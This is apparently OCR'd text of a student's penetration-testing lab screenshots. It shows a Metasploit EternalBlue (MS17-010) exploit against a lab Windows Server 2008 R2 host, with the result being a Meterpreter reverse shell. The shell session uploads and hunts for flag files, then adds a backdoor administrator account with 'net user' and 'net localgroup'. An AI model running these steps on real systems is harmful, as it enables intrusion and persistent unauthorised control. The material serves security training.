40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 schemas
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 security
40777/rwxrwxrwx 4096 dir 2009-07-13 23:20:10 -0400 servicing
100666/rw-rw-rw- 15388 fil 2009-07-14 00:56:18 -0400 setupact.log
100666/rw-rw-rw- 0 fil 2009-07-14 00:56:18 -0400 setuperr.log
100777/rwxrwxrwx 61952 fil 2009-07-13 20:39:38 -0400 splwow64.exe
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 system
100666/rw-rw-rw- 219 fil 2009-07-13 22:34:57 -0400 system.ini
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:14 -0400 tracing
100666/rw-rw-rw- 6744 fil 2021-07-28 11:39:13 -0400 vmgcoinstall.log
100666/rw-rw-rw- 92 fil 2009-07-13 22:34:57 -0400 win.ini
100777/rwxrwxrwx 9728 fil 2009-07-13 20:12:29 -0400 winhlp32.exe
40777/rwxrwxrwx 8388608 dir 2009-07-13 23:20:15 -0400 winsxs
100777/rwxrwxrwx 10240 fil 2009-07-13 19:56:28 -0400 write.exe
metasploit framework
[-] Unknown command: cd...
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd users
meterpreter > pwd
C:\users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2017-08-24 14:16:13 -0400 desktop.ini
meterpreter > upload IMADEIT-tbenn012.txt
[*] uploading : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] Uploaded 34.00 B of 34.00 B (100.0%): IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
[*] uploaded : IMADEIT-tbenn012.txt -> IMADEIT-tbenn012.txt
meterpreter >
Activate Windows


Windows Server 2008 R2 x64 on CY301-TBENN012 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
IMADEIT-tbe...


3.



Applications Places Terminal
Attacker Kali - External Workstation on CY301-TBENN012
Sat 23:48
root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.217.3:30123
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 5 opened (192.168.217.3:30123 -> 192.168.217.2:60326) at 2022-11-05 23:44:14 -0400
[+] 192.168.10.11:445 - =-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=
meterpreter > pwd
C:\inetpub\ftproot
meterpreter > Download YouMadeIt.txt
[-] Unknown command: Download.
meterpreter > download YouMadeIt.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download YouMadeIt.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >
Activate Windows

4.


Applications
Places
Terminal
Sun 00:22
root@CS2APenTest: ~
File Edit View Search Terminal Help
MTU : 1500
IPv4 Address : 169.254.232.191
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::b022:f539:fc60:e8bf
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > shell
Process 2148 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\>exit
exit
meterpreter > cd windows
meterpreter > pwd
C:\windows
meterpreter > cd system32
meterpreter > shell
Process 1056 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\windows\system32>net user tbenn012 password /add
net user tbenn012 password /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
More help is available by typing NET HELPMSG 2245.
C:\windows\system32>net user tbenn012 Password123 /add
net user tbenn012 Password123 /add
The command completed successfully.
C:\windows\system32>net localgroup Administrators tbenn012 /add
net localgroup Administrators tbenn012 /add
The command completed successfully.
C:\windows\system32>
Activate Windows
Go to Settings to activate

5.


rdesktop - 192.168.10.11
tbenn012
Password


Applications
Places
rdesktop
Sun 00:39
root@CS2APenTest: ~
File
rdesktop - 192.168.10.11
Desktop
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Libraries
System Folder
tbenn012
System Folder
Computer
System Folder
Network
System Folder
Control Panel
System Folder
Recycle Bin
System Folder